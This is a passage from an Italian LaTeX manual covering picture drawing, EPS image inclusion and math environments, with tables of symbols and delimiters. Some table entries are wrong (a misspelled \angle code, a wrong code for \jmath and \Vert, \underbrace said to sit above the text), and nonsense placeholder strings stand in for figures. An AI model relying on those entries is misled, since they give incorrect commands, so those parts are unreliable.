`\line(`*scostamento_x*`,`*scostamento_y*`){`*lunghezza*`}`	Disegna una linea a partire dalle coordinate iniziali, passante idealmente nelle coordinate descritte tra parentesi tonde, come valore che va a sommarsi alle coordinate iniziali. Questo punto passante può essere indicato solo con valori interi, da zero a sei, e serve in pratica a descrivere l'inclinazione della linea.
`\vector(`*scostamento_x*`,`*scostamento_y*`){`*lunghezza*`}`	Disegna una linea, come il comando '**`\line`**', aggiungendo una freccia all'estremità finale.
`\oval(`*ampiezza*`,`*altezza*`)[t|l|b|r|tl|bl|br|tr]`	Disegna un ovale, oppure, se molto grande, un rettangolo smussato. Le lettere tra parentesi quadre, opzionali, consentono di mostrare solo una porzione dell'ovale.
`\linethickness{`*lunghezza*`}`	Consente di fissare lo spessore delle linee diritte generate da alcuni comandi. È importante osservare che la lunghezza della linea deve essere un valore positivo, espresso in modo indipendente da '**`\unitlength`**'.

Viene mostrato un esempio complessivo dei comandi descritti (escluso '**`\linethickness`**'):

```
\setlength{\unitlength}{1cm}
\begin{picture}(9,6)(0,0)
\put(0,0){\frame{\makebox(9,6){}}}
\put(1,1){\frame{tizio}}
\put(4,3){\dashbox{0.1}(1,0.5){caio}}
\put(4,3){\line(-3,-2){2.6}}
\put(4.5,3){\vector(0,-1){1}}
\put(4.5,1.5){\circle{1}}
\put(7,1.5){\oval(2,1)}
\put(5,1.5){\line(1,0){1}}
\end{picture}
```

caio

tizio

Come si intende, la realizzazione di disegni attraverso l'ambiente '**`picture`**', può risultare impegnativo, quando il disegno diventa complesso. Tuttavia esiste la possibilità di usare XFig (capitolo 109), che è in grado di esportare i propri disegni in formato LaTeX, con le limitazioni grafiche necessarie. A titolo di esempio, si suppone di avere realizzato il file FIG '`disegno.fig`', corrispondente a ciò che si può vedere sotto:

sdlfaldfjaòsdfjòsdfj

Per trasformare questo file in codice adatto a un sorgente LaTeX si può usare '**`fig2dev`**' nel modo seguente, allo scopo di generare il file '`disegno.tex`':

```
$ fig2dev -L latex disegno.fig disegno.tex
```

Il file che si ottiene è piuttosto complesso e probabilmente qualche comando non viene individuato correttamente da LaTeX. Per ovviare all'inconveniente, dovrebbe essere sufficiente eliminare i comandi che creano dei problemi. In generale dovrebbe trattarsi del comando '**`\color`**':

```
$ cat disegno.tex | sed "s/[\]color\\[rgb\\][{][0-9,]*[}]//" ↩
↪> disegno_2.tex
```

Ecco cosa si ottiene alla fine, con la composizione LaTeX:

sdlfaldfjaòsdfjòsdfj

244.2 Importazione di file EPS esterni

Un modo più semplice di inserire delle immagini nel testo realizzato con LaTeX è quello di incorporare delle immagini esterne attraverso il pacchetto '**`epsfig`**', che si incorpora con il comando seguente, inserito preferibilmente nel preambolo:

```
\usepackage{epsfig}
```

Successivamente è possibile usare il comando '**`\epsfig`**' per fare riferimento a un file EPS (*Encapsulated PostScript*) da inserire nella composizione finale. Semplificando si può indicare come nel modello sintattico seguente:

```
\epsfig{file=file_eps,height=altezza,width=larghezza,angle=rotazione}
```

Il file rappresenta il percorso assoluto o relativo di un file EPS (oppure PostScript), ma senza estensione: il pacchetto '**`epsfig`**' si attende di trovarlo con l'estensione '`.ps`'. La larghezza e l'altezza vengono espresse nell'unità di misura desiderata; infine, l'angolo di rotazione permette di girare l'immagine; di solito si lascia il valore zero.

Non tutte le informazioni sono necessarie; per esempio, se si omettono le informazioni su altezza e larghezza, si fa riferimento alle dimensioni originali; nello stesso modo, se si mette solo la larghezza, si ottiene un'altezza proporzionale. In pratica, si individuano delle opzioni separate da virgole che possono essere omesse.

> L'uso del pacchetto '**`epsfig`**' è compatibile con pdfLaTeX, che invece incorpora immagini in formato PNG. Questi file vengono cercati nello stesso percorso, ma con estensione '`.png`'.

In alternativa esiste anche un altro pacchetto adatto all'inserimento di immagini EPS. Si tratta di '**`graphicx`**' che si incorpora con il comando seguente inserito nel preambolo del sorgente LaTeX:

```
\usepackage{graphicx}
```

Successivamente si può usare il comando '**`\includegraphics`**':

```
\includegraphics[width=larghezza,height=altezza,scale=scala,angle=rotazione]{file_eps}
```

A differenza di quanto visto con '**`\epsfig`**', c'è anche la possibilità di definire una scala, attraverso un valore, dove l'unità rappresenta un rapporto pari al 100 %.

Con '`\includegraphics`' esiste anche un'altra differenza rispetto '`\epsfig`', che è più importante: è necessario indicare anche l'estensione del file, che non è più determinata automaticamente. In questo modo, se si intende usare pdfLaTeX, sarà necessario fare riferimento a formati grafici differenti, cambiando di conseguenza l'estensione.

Capitolo 245

LaTeX: ambienti matematici

Come avviene per TeX, anche LaTeX distingue una modalità di composizione normale, da una modalità matematica. A differenza di TeX, esistono degli ambienti speciali per la dichiarazione della modalità matematica, ma è ancora ammissibile l'uso del simbolo '**`$`**' e di '**`$$`**' per individuare l'inizio e la fine degli ambienti matematici.

Molto di quanto già descritto a proposito di TeX (capitolo 235), vale ovviamente anche per la composizione matematica di LaTeX. Pertanto, alcuni dettagli non vengono descritti nuovamente in questo capitolo.

La gestione degli ambienti matematici può essere ancora più raffinata con l'utilizzo del pacchetto '**`amsmath`**' ('**`\usepackage{amsmath}`**'); tuttavia qui non viene descritto il suo utilizzo.

245.1 Definizione della modalità matematica

La modalità matematica si può definire con LaTeX in diversi modi. Anche con LaTeX si distingue se la composizione matematica vada inserita nell'ambito del testo normale, oppure in un blocco indipendente. L'elenco seguente riepiloga le istruzioni necessarie a delimitare gli ambienti matematici:

`\begin{math}`*testo_matematico*`\end{math}`
`\(`*testo_matematico*`\)`
`$`*testo_matematico*`$`
	compone il testo matematico nel blocco già esistente;

`\begin{displaymath}`*testo_matematico*`\end{displaymath}`
`\[`*testo_matematico*`\]`
`$$`*testo_matematico*`$$`
	compone il testo matematico in un blocco separato;

`\begin{equation}`*testo_matematico*`\end{equation}`	compone il testo matematico in un blocco separato, annotando sul bordo il numero dell'equazione.

Come si vede dall'elenco, vengono offerte delle alternative per ottenere lo stesso tipo di ambiente. Vengono mostrati due esempi molto semplici, già apparsi nel capitolo riferito a TeX, che riguardano l'inserimento di una formula nel testo normale e la sua separazione in un blocco a sé stante:

```
Se $R$ è il ritardo di ogni singola consegna, $T$
è il tempo a disposizione per la consegna, $I$ è il valore
della merce, il ritardo medio si esprime come
\begin{math}{\sum {R \over T} \cdot I}\over{\sum I}\end{math}.
```

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime come $\frac{\sum \frac{R}{T} \cdot I}{\sum I}$.

```
Se $R$ è il ritardo di ogni singola consegna, $T$
è il tempo a disposizione per la consegna, $I$ è il valore
della merce, il ritardo medio si esprime secondo la formula
seguente:

\begin{displaymath}{\sum {R \over T} \cdot I}\over{\sum I}\end{displaymath}
```

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime secondo la formula seguente:

$$\frac{\sum \frac{R}{T} \cdot I}{\sum I}$$

A parte le situazioni normali, merita attenzione l'ambiente '**`equation`**', con il quale si può inserire un'equazione in un blocco separato, al quale si può fare riferimento tramite un'etichetta. Si osservi l'esempio:

```
L'equazione \ref{ritardo-medio} mostra in che modo si calcola il ritardo
medio, dove $R$ è il ritardo di ogni singola consegna, $T$ è il tempo a
disposizione per la consegna e $I$ è il valore della merce.

\begin{equation}\label{ritardo-medio}
{\sum {R \over T} \cdot I}\over{\sum I}
\end{equation}
```

L'equazione 1 mostra in che modo si calcola il ritardo medio, dove R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna e I è il valore della merce.

$$\frac{\sum \frac{R}{T} \cdot I}{\sum I} \qquad (1)$$

245.2 Spazi orizzontali e punteggiatura

LaTeX si comporta nello stesso modo di TeX a proposito della spaziatura orizzontale negli ambienti matematici. In pratica, gli spazi orizzontali vengono ignorati, a meno che si usino comandi appositi per inserirli:

Sequenza	Significato
\qquad	Due quadratoni.
\quad	Un quadratone.
\\<*SP*>	Uno spazio «normale».
$\;$	Uno spazio spesso (5/8 di quadratone).
$\>$	Uno spazio medio (2/9 di quadratone).
$\.$	Uno spazio molto sottile (1/6 di quadratone).
$\!$	Uno spazio negativo (-1/6 di quadratone).

Per inserire del testo descrittivo all'interno di un ambiente matematico, lo si può delimitare in una scatola orizzontale, con il comando '**`\makebox`**', o più semplicemente con '**`\mbox`**':

```
$prima durante e dopo$\par
$prima \mbox{ durante } e dopo$\par
```

Come si può intendere, si vuole isolare e spaziare la parola «durante» rispetto al resto, mostrandola con caratteri normali.

$primaduranteedopo$
$prima$ durante $edopo$

Anche la spaziatura attorno ai simboli di punteggiatura funziona esattamente come con TeX puro e semplice. L'esempio seguente riassume i casi principali:

```
$123456.7890$\par
$123456,7890$\par
$123456{,}7890$\par
$123456;7890$\par
$123456:7890$\par
$123456:=7890$\par
$123456\colon 7890$\par
```

123456.7890
$123456,7890$
$123456{,}7890$
$123456;7890$
$123456:7890$
$123456:=7890$
$123456\colon 7890$

245.3 Caratteri e simboli

LaTeX è più ricco di simboli rispetto a TeX, se si utilizza il pacchetto '**latexsym**':

```
\usepackage{latexsym}
```

Le tabelle che seguono riepilogano i simboli a disposizione, inclusi quelli provenienti dal pacchetto '**latexsym**'.

Tabella 245.3. Accenti nell'ambiente matematico.

Simbolo	Codice	Annotazioni
$\acute o$	$\acute o$	Accento acuto matematico.
$\grave o$	$\grave o$	Accento grave matematico.
$\hat o$	$\hat o$	Accento circonflesso matematico.
$\ddot o$	$\ddot o$	
$\tilde o$	$\tilde o$	
$\bar o$	$\bar o$	
$\dot o$	$\dot o$	
$\breve o$	$\breve o$	
$\check o$	$\check o$	
$\vec o$	$\vec o$	
$\imath$	$\imath$	Da usare per aggiungere un accento.
$\jmath$	$\imath$	Da usare per aggiungere un accento.
$\widehat{abc}$	$\widehat{abc}$	
$\widetilde{abc}$	$\widetilde{abc}$	

Tabella 245.4. Lettere greche.

Simbolo	Codice	Simbolo	Codice	Simbolo	Codice	Nome
α	`$\alpha$`			A	`\textrm{A}`	Alfa
β	`$\beta$`			B	`\textrm{B}`	Beta
γ	`$\gamma$`			Γ	`$\Gamma$`	Gamma
δ	`$\delta$`			Δ	`$\Delta$`	Delta
ϵ	`$\epsilon$`	ε	`$\varepsilon$`	E	`\textrm{E}`	Epsilon
ζ	`$\zeta$`			Z	`\textrm{Z}`	Zeta
η	`$\eta$`			H	`\textrm{H}`	Eta
θ	`$\theta$`	ϑ	`$\vartheta$`	Θ	`$\Theta$`	Theta
ι	`$\iota$`			I	`\textrm{I}`	Iota
κ	`$\kappa$`			K	`\textrm{K}`	Kappa
λ	`$\lambda$`			Λ	`$\Lambda$`	Lambda
μ	`$\mu$`			M	`\textrm{M}`	Mu
ν	`$\nu$`			N	`\textrm{N}`	Nu
ξ	`$\xi$`			Ξ	`$\Xi$`	Xi
o	`\textrm{o}`	o	`$o$`	O	`\textrm{O}`	Omicron
π	`$\pi$`	ϖ	`$\varpi$`	Π	`$\Pi$`	Pi
ρ	`$\rho$`	ϱ	`$\varrho$`	P	`\textrm{P}`	Rho
σ	`$\sigma$`	ς	`$\varsigma$`	Σ	`$\Sigma$`	Sigma
τ	`$\tau$`			T	`\textrm{T}`	Tau
υ	`$\upsilon$`			Υ	`$\Upsilon$`	Upsilon
ϕ	`$\phi$`	φ	`$\varphi$`	Φ	`$\Phi$`	Phi
χ	`$\chi$`			X	`\textrm{X}`	Chi
ψ	`$\psi$`			Ψ	`$\Psi$`	Psi
ω	`$\omega$`			Ω	`$\Omega$`	Omega

Tabella 245.5. Simboli matematici comuni.

<table>
<tr><th>Simbolo</th><th>Codice</th><th>Annotazioni</th></tr>
<tr><td>$\backslash$</td><td>$\backslash$</td><td>Barra obliqua inversa.</td></tr>
<tr><td>$\aleph$</td><td>$\aleph$</td><td></td></tr>
<tr><td>$\hbar$</td><td>$\hbar$</td><td></td></tr>
<tr><td>ℓ</td><td>ℓ</td><td></td></tr>
<tr><td>$\wp$</td><td>$\wp$</td><td></td></tr>
<tr><td>$\Re$</td><td>$\Re$</td><td></td></tr>
<tr><td>$\Im$</td><td>$\Im$</td><td></td></tr>
<tr><td>∂</td><td>∂</td><td>Derivata parziale.</td></tr>
<tr><td>∞</td><td>∞</td><td>Infinito.</td></tr>
<tr><td>$\prime$</td><td>$\prime$</td><td>Primo.</td></tr>
<tr><td>$'$</td><td>$'$</td><td></td></tr>
<tr><td>$\emptyset$</td><td>$\emptyset$</td><td></td></tr>
<tr><td>∇</td><td>∇</td><td></td></tr>
<tr><td>$\top$</td><td>$\top$</td><td></td></tr>
<tr><td>$\bot$</td><td>$\bot$</td><td></td></tr>
<tr><td>$|$</td><td>$|$</td><td></td></tr>
<tr><td>$\vert$</td><td>$\vert$</td><td>Equivalente a $|$.</td></tr>
<tr><td>$\|$</td><td>$\|$</td><td></td></tr>
<tr><td>$\Vert$</td><td>$\vert$</td><td>Equivalente a $\|$.</td></tr>
<tr><td>$\angle$</td><td>$\alngle$</td><td></td></tr>
<tr><td>$\triangle$</td><td>$\triangle$</td><td></td></tr>
<tr><td>$\forall$</td><td>$\forall$</td><td></td></tr>
<tr><td>$\exists$</td><td>$\exists$</td><td></td></tr>
<tr><td>$\neg$</td><td>$\neg$</td><td>Equivalente a $\lnot$.</td></tr>
<tr><td>$\flat$</td><td>$\flat$</td><td></td></tr>
<tr><td>$\natural$</td><td>$\natural$</td><td></td></tr>
<tr><td>$\sharp$</td><td>$\sharp$</td><td></td></tr>
<tr><td>$\surd$</td><td>$\surd$</td><td>Radice senza la linea superiore.</td></tr>
<tr><td>$\clubsuit$</td><td>$\clubsuit$</td><td>Fiori.</td></tr>
<tr><td>$\diamondsuit$</td><td>$\diamondsuit$</td><td>Quadri.</td></tr>
<tr><td>$\heartsuit$</td><td>$\heartsuit$</td><td>Cuori.</td></tr>
<tr><td>$\spadesuit$</td><td>$\spadesuit$</td><td>Picche.</td></tr>
<tr><td>$\mho$</td><td>$\mho$</td><td>Richiede il pacchetto `latexsym`.</td></tr>
<tr><td>$\Box$</td><td>$\Box$</td><td>”</td></tr>
<tr><td>$\Diamond$</td><td>$\Diamond$</td><td>”</td></tr>
</table>

Tabella 245.6. Operatori binari comuni.

Simbolo	Codice	Annotazioni
$\pm$	`$\pm$`	Più o meno.
$\mp$	`$\mp$`	Meno o più.
$\cdot$	`$\cdot$`	
$\setminus$	`$\setminus$`	
$+$	`$+$`	Somma.
$-$	`$-$`	Sottrazione.
$\times$	`$\times$`	Moltiplicazione.
$\div$	`$\div$`	Divisione.
	`$\*$`	Moltiplicazione discrezionale.
$\ast$	`$\ast$`	Asterisco.
$\star$	`$\star$`	Stella.
$\diamond$	`$\diamond$`	
$\circ$	`$\circ$`	
$\bullet$	`$\bullet$`	
$\cap$	`$\cap$`	Intersezione.
$\cup$	`$\cup$`	Unione.
$\uplus$	`$\uplus$`	
$\sqcap$	`$\sqcap$`	
$\sqcup$	`$\sqcup$`	
$\triangleleft$	`$\triangleleft$`	
$\triangleright$	`$\triangleright$`	
$\wr$	`$\wr$`	
$\bigcirc$	`$\bigcirc$`	
$\bigtriangleup$	`$\bigtriangleup$`	
$\bigtriangledown$	`$\bigtriangledown$`	
$\vee$	`$\vee$`	
$\lor$	`$\lor$`	OR logico (uguale a `$\vee$`).
$\wedge$	`$\wedge$`	
$\land$	`$\land$`	AND logico (uguale a `$\wedge$`).
$\oplus$	`$\oplus$`	
$\ominus$	`$\ominus$`	
$\otimes$	`$\otimes$`	
$\oslash$	`$\oslash$`	
$\odot$	`$\odot$`	
$\dagger$	`$\dagger$`	
$\ddagger$	`$\ddagger$`	
$\amalg$	`$\amalg$`	
$\lhd$	`$\lhd$`	Richiede il pacchetto `latexsym`.
$\rhd$	`$\rhd$`	”
$\unlhd$	`$\unlhd$`	”
$\unrhd$	`$\unrhd$`	”

Tabella 245.7. Operatori di relazione.

Simbolo	Codice	Simbolo	Codice
$=$	`$=$`	$\not=$	`$\not =$`
		$\neq$	`$\neq$`
		$\ne$	`$\ne$`
$\equiv$	`$\equiv$`	$\not\equiv$	`$\not \equiv$`
$\sim$	`$\sim$`	$\not\sim$	`$\not \sim$`
$\simeq$	`$\simeq$`	$\not\simeq$	`$\not \simeq$`
$\approx$	`$\approx$`	$\not\approx$	`$\not \approx$`
$\cong$	`$\cong$`	$\not\cong$	`$\not \cong$`
$\asymp$	`$\asymp$`	$\not\asymp$	`$\not \asymp$`
$\bowtie$	`$\bowtie$`		
$\doteq$	`$\doteq$`		
$\parallel$	`$\parallel$`		
$\perp$	`$\perp$`	$\not\perp$	`$\not \perp$`
$<$	`$<$`	$\not<$	`$\not <$`
$\leq$	`$\leq$`	$\not\leq$	`$\not \leq$`
$\le$	`$\le$`	$\not\le$	`$\not \le$`
$>$	`$>$`	$\not>$	`$\not >$`
$\geq$	`$\geq$`	$\not\geq$	`$\not \geq$`
$\ge$	`$\ge$`	$\not\ge$	`$\not \ge$`
$\prec$	`$\prec$`	$\not\prec$	`$\not \prec$`
$\preceq$	`$\preceq$`	$\not\preceq$	`$\not \preceq$`
$\succ$	`$\succ$`	$\not\succ$	`$\not \succ$`
$\succeq$	`$\succeq$`	$\not\succeq$	`$\not \succeq$`
$\ll$	`$\ll$`		
$\gg$	`$\gg$`		
$\subset$	`$\subset$`	$\not\subset$	`$\not \subset$`
$\subseteq$	`$\subseteq$`	$\not\subseteq$	`$\not \subseteq$`
$\supset$	`$\supset$`	$\not\supset$	`$\not \supset$`
$\supseteq$	`$\supseteq$`	$\not\supseteq$	`$\not \supseteq$`
$\sqsubseteq$	`$\sqsubseteq$`	$\not\sqsubseteq$	`$\not \sqsubseteq$`
$\sqsupseteq$	`$\sqsupseteq$`	$\not\sqsupseteq$	`$\not \sqsupseteq$`
$\mid$	`$\mid$`		
$\smile$	`$\smile$`		
$\frown$	`$\frown$`		
$\in$	`$\in$`	$\not\in$	`$\not \in$`
$\ni$	`$\ni$`	$\not\ni$	`$\not \ni$`
$\owns$	`$\owns$`	$\not\owns$	`$\not \owns$`
$\vdash$	`$\vdash$`		
$\dashv$	`$\dashv$`		
$\models$	`$\models$`		
$\propto$	`$\propto$`		
$\sqsubset$	`$\sqsubset$`	$\not\sqsubset$	`$\not \sqsubset$`
$\sqsupset$	`$\sqsupset$`	$\not\sqsupset$	`$\not \sqsupset$`
$\Join$	`$\Join$`		

Tabella 245.8. Frecce.

Simbolo	Codice	Simbolo	Codice
$\leftarrow$	$\leftarrow$	$\rightarrow$	$\rightarrow$
$\gets$	$\gets$	$\to$	$\to$
$\Leftarrow$	$\Leftarrow$	$\Rightarrow$	$\Rightarrow$
$\longleftarrow$	$\longleftarrow$	$\longrightarrow$	$\longrightarrow$
$\Longleftarrow$	$\Longleftarrow$	$\Longrightarrow$	$\Longrightarrow$
$\hookleftarrow$	$\hookleftarrow$	$\hookrightarrow$	$\hookrightarrow$
$\leftharpoonup$	$\leftharpoonup$	$\rightharpoonup$	$\rightharpoonup$
$\leftharpoondown$	$\leftharpoondown$	$\rightharpoondown$	$\rightharpoondown$
$\rightleftharpoons$	$\rightleftharpoons$		
$\iff$	$\iff$		
$\mapsto$	$\mapsto$		
$\longmapsto$	$\longmapsto$		
$\leftrightarrow$	$\leftrightarrow$	$\Leftrightarrow$	$\Leftrightarrow$
$\longleftrightarrow$	$\longleftrightarrow$	$\Longleftrightarrow$	$\Longleftrightarrow$
$\uparrow$	$\uparrow$	$\downarrow$	$\downarrow$
$\Uparrow$	$\Uparrow$	$\Downarrow$	$\Downarrow$
$\updownarrow$	$\updownarrow$	$\Updownarrow$	$\Updownarrow$
$\nwarrow$	$\nwarrow$	$\nearrow$	$\nearrow$
$\swarrow$	$\swarrow$	$\searrow$	$\searrow$
$\overleftarrow{ab}$	$\overleftarrow {ab}$	$\overrightarrow{ab}$	$\overrightarrow {ab}$
$\vec{ab}$	$\vec {ab}$		
$\leadsto$	$\leadsto$		

Tabella 245.9. Ellissi.

Simbolo	Codice	Annotazioni
$\cdots$	$\cdots$	Ellissi orizzontale al centro.
$\ldots$	$\ldots$	Ellissi orizzontale in basso.
$\vdots$	$\vdots$	Ellissi verticale.
$\ddots$	$\ddots$	Ellissi diagonale.

Tabella 245.10. Altri simboli matematici.

Simbolo	Codice	Annotazioni
$\sum$	$\sum$	Sommatoria.
$\prod$	$\prod$	
$\coprod$	$\coprod$	
$\int$	$\int$	Integrale.
$\oint$	$\oint$	
$\bigcap$	$\bigcap$	Intersezione.
$\bigcup$	$\bigcup$	Unione.
$\bigsqcup$	$\bigsqcup$	
$\bigvee$	$\bigvee$	
$\bigwedge$	$\bigwedge$	
$\bigoplus$	$\bigoplus$	
$\biguplus$	$\biguplus$	
$\bigotimes$	$\bigotimes$	
$\bigodot$	$\bigodot$	

245.4 Delimitatori

LaTeX dispone degli stessi delimitatori di TeX, mantenendo la disponibilità dei comandi '**`\big*`**' e '**`\Big*`**' per gli ingrandimenti controllati. La tabella seguente serve a richiamare l'uso di questi delimitatori, tenendo conto che l'uso dei comandi '**`\big*`**' e '**`\Big*`**' può essere esteso anche oltre gli esempi mostrati.

Tabella 245.11. Delimitatori.

	Codice			Codice	
( )	$($ $)$				
( )	$\bigl($	$\bigr)$	( )	$\Bigl($	$\Bigr)$
( )	$\biggl($	$\biggr)$	( )	$\Biggl($	$\Biggr)$
[ ]	$[$	$]$	[ ]	$\lbrack$	$\rbrack$
[ ]	$\bigl[$	$\bigr]$	[ ]	$\Bigl[$	$\Bigr]$
[ ]	$\biggl[$	$\biggr]$	[ ]	$\Biggl[$	$\Biggr]$
{ }	$\{$	$\}$	[ ]	$\lbrace$	$\rbrace$
{ }	$\bigl\{$	$\bigr\}$	{ }	$\Bigl\{$	$\Bigr\}$
{ }	$\biggl\{$	$\biggr\}$	{ }	$\Biggl\{$	$\Biggr\}$
⟨ ⟩	$\⟨$	$\⟩$			
⟨ ⟩	$\bigl\langle$	$\bigr\rangle$	⟨ ⟩	$\Bigl\langle$	$\Bigr\rangle$
⟨ ⟩	$\biggl\langle$	$\biggr\rangle$	⟨ ⟩	$\Biggl\langle$	$\Biggr\rangle$
⌊ ⌋	$\⌊$	$\⌋$			
⌊ ⌋	$\bigl\lfloor$	$\bigr\rfloor$	⌊ ⌋	$\Bigl\lfloor$	$\Bigr\rfloor$
⌊ ⌋	$\biggl\lfloor$	$\biggr\rfloor$	⌊ ⌋	$\Biggl\lfloor$	$\Biggr\rfloor$
⌈ ⌉	$\⌈$	$\⌉$			
⌈ ⌉	$\bigl\lceil$	$\bigr\rceil$	⌈ ⌉	$\Bigl\lceil$	$\Bigr\rceil$
⌈ ⌉	$\biggl\lceil$	$\biggr\rceil$	⌈ ⌉	$\Biggl\lceil$	$\Biggr\rceil$
(x)	$\left(x\right)$		$\left(\frac{x}{y}\right)$	$\left(x\over y\right)$	
/	$/$		\	$\backslash$	
| ‖	$\|$	$\Vert$	‖	$\\|$	
↑ ↓	$\uparrow$	$\downarrow$	⇑ ⇓	$\Uparrow$	$\Downarrow$
↕	$\updownarrow$		⇕	$\Updownarrow$	

Esiste comunque la possibilità di usare comandi '**`\big*`**' '**`\Big*`**', senza la lettera '**`l`**' o '**`r`**' che specifica trattarsi di un delimitatore sinistro o destro:

	Codice			Codice	
( )	$\big($	$\big)$	( )	$\Big($	$\Big)$
( )	$\bigg($	$\bigg)$	( )	$\Bigg($	$\Bigg)$

LaTeX offre anche qualche delimitatore speciale; precisamente delle parentesi graffe orizzontali, da usare sopra o sotto qualcosa:

Comando	Significato
`\overbrace{`*testo*`}`	sovrappone una parentesi graffa sopra il testo;
`\underbrace{`*testo*`}`	sovrappone una parentesi graffa sopra il testo;

Sono ancora validi con LaTeX i comandi '**`\overline`**' e '**`\underline`**', per sopralineare e sottolineare nell'ambiente matematico.

245.5 Modifica delle caratteristiche del carattere

Anche con LaTeX sono disponibili i comandi che permettono di controllare la dimensione del carattere negli ambienti matematici. In ordine decrescente, si tratta di: '**`\displaystyle`**', '**`\textstyle`**', '**`\scriptstyle`**' e '**`\scriptscriptstyle`**'.

Viene mostrato un esempio già apparso a proposito di TeX:

```
$$x+{y\over x+{y\over x+{y\over x+{y\over x+{y\over z}}}}}$$\par
$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle
x+{y\over \displaystyle x+{y\over z}}}}}$$\par
```

$$x+{y\over x+{y\over x+{y\over x+{y\over x+{y\over z}}}}}$$

$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over z}}}}}$$

A differenza di TeX, LaTeX aggiunge dei comandi cumulabili, anche per la definizione dello stile e della forma del carattere matematico. Nella sezione 239.3 è già stato trattato questo argomento, comunque viene riportato nuovamente l'elenco di questi comandi:

`\mathnormal{`*testo*`}`	testo matematico normale;
`\mathrm{`*testo*`}`	tondo;
`\mathbf{`*testo*`}`	neretto;
`\mathsf{`*testo*`}`	lineare;
`\mathtt{`*testo*`}`	dattilografico;
`\mathit{`*testo*`}`	corsivo;
`\mathcal{`*testo*`}`	calligrafico;
`\mathsc{`*testo*`}`	maiuscoletto;

245.6 Espressioni varie

LaTeX consente di usare i comandi per la realizzazione di frazioni e simili, già disponibili con TeX:

- `$${x+y \over z}$$`

  $${x+y \over z}$$

- `$${x \over y+z}$$`

  $${x \over y+z}$$

- `$${a \over x} + {b \over x} = {a+b \over x}$$`

$${a \over x} + {b \over x} = {a+b \over x}$$

- `$${x+y \atop z}$$`

$${x+y \atop z}$$

- `$${x+y \choose z}$$`

$${x+y \choose z}$$

- `$${x+y \above 1mm z}$$`

$${x+y \above 1mm z}$$

Inoltre, LaTeX mette a disposizione un comando aggiuntivo per le frazioni, che forse può risultare comodo in alcune situazioni:

`\frac{`*numeratore*`}{`*denominatore*`}`	frazione normale.

Gli apici e i pedici funzionano con LaTeX esattamente come in TeX:

- `$$10^2$$`

$$10^2$$

- `$$10^{20}$$`

$$10^{20}$$

- `$$10^{-2}$$`

$$10^{-2}$$

- `$$x^a_b$$`

$$x^a_b$$

- `$$x^{y^z}$$`

$$x^{y^z}$$

- `$\sum_{x=0}^n x^3$`

$\sum_{x=0}^n x^3$

- `$$\sum_{x=0}^n x^3$$`

$$\sum_{x=0}^n x^3$$

- `$$\int_0^n f(x)$$`

$$\int_0^n f(x)$$

- `$\lim_{n\to 0} {1 \over n} = \infty$`

$\lim_{n\to 0} {1 \over n} = \infty$

- `$$\lim_{n\to 0} {1 \over n} = \infty$$`

$$\lim_{n\to 0} {1 \over n} = \infty$$

Per ottenere una radice, LaTeX utilizza il comando '**`\sqrt`**', che però si comporta in modo leggermente diverso da TeX:

`\sqrt[`*n*`]{`*argomento*`}`	produce la radice *n* dell'argomento indicato.

Seguono alcuni esempi:

- `$$\sqrt{x^2+y^2}$$`

$$\sqrt{x^2+y^2}$$

- `$$\sqrt[3]{8}$$`

$$\sqrt[3]{8}$$

- `$$\sqrt{x+y \over z}$$`

$$\sqrt{x+y \over z}$$

- `$$x^{\sqrt{y}}$$`

$$x^{\sqrt{y}}$$

LaTeX mette a disposizione gli stessi comandi di TeX per la scrittura dei nomi delle funzioni (sezione 235.10). Tuttavia, se si desidera scrivere il nome di una funzione in modo differente, lo si può inserire in una scatola orizzontale:

`$$\mbox{sen}(2x)$$`

$$\mbox{sen}(2x)$$

Per sovrapporre qualcosa si può usare il comando '**`\stackrel`**':

`$$\stackrel{a}{B}$$`

$$\stackrel{a}{B}$$

245.7 Matrici e sistemi di equazioni

Con LaTeX si rappresentano le matrici in modo molto simile alle tabelle:

```
\begin{array}{definizione_delle_colonne }
testo & testo [& testo]... \\
[testo & testo [& testo]... \\]
...
\end{array}
```

La definizione delle colonne avviene, come per l'ambiente '**`tabular`**', attraverso una stringa composta da tre lettere possibili:

`l`	rappresenta una colonna il cui contenuto deve essere allineato a sinistra;
`r`	rappresenta una colonna il cui contenuto deve essere allineato a destra;
`c`	rappresenta una colonna il cui contenuto deve essere allineato al centro.

Comunque, come nell'ambiente '**tabular**', è possibile anche inserire il simbolo '**|**' per ottenere una linea verticale e si può usare il comando '**\hline**' per inserire una linea orizzontale.

Segue un esempio molto semplice:

```
$$\left (
\begin{array}{cc|c}
a & b & c \\
d & e+f & g \\
\hline
h & i & j \\
\end{array}
\right )$$
```

Come si può osservare, l'ambiente '**array**' crea la tabella in cui vanno inseriti gli elementi della matrice, mentre la delimitazione esterna deve essere aggiunta espressamente:

$$\left (
\begin{array}{cc|c}
a & b & c \\
d & e+f & g \\
\hline
h & i & j \\
\end{array}
\right)$$

Trattandosi di una matrice, l'ambiente '**array**' si presta in pratica anche per realizzare un sistema di equazioni; è sufficiente regolare correttamente l'allineamento delle colonne, come nell'esempio seguente:

```
$$|x| =
\bigg \{
\begin{array}{rl}
x & x \geq 0 \\
-x & x \leq 0 \\
\end{array}
$$
```

$$|x| = \bigg \{ \begin{array}{rl} x & x \geq 0 \\ -x & x \leq 0 \\ \end{array}$$

L'ambiente '**array**' può essere usato in pratica nello stesso modo di '**tabular**', consentendo così la realizzazione di schemi più complessi di quanto mostrato in questa sezione. Eventualmente si consulti la sezione 243.2.

Tuttavia, esiste un ambiente speciale per elencare delle equazioni allineate a cui poter fare riferimento; si tratta di '**eqnarray**':

```
\begin{eqnarray}
testo & testo & testo \\
testo & testo & testo \\
...
\end{eqnarray}
```

In pratica, si tratta di una tabella in cui si presuppone la presenza di tre colonne, allineate rispettivamente a sinistra, al centro e a sinistra. Sarebbe semplicissimo realizzare questo con l'ambiente '**array**', ma la differenza sta nel fatto che ogni riga viene numerata in qualità di equazione. Si osservi l'esempio, in cui si inseriscono anche delle etichette che poi consentono di farvi riferimento:

```
\begin{eqnarray}
x & = & 2y \label{equazione_xy} \\
y & = & 3z \label{equazione_yz}
\end{eqnarray}

L'equazione \ref{equazione_xy} dice che... mentre l'equazione
\ref{equazione_yz} fa riferimento a...
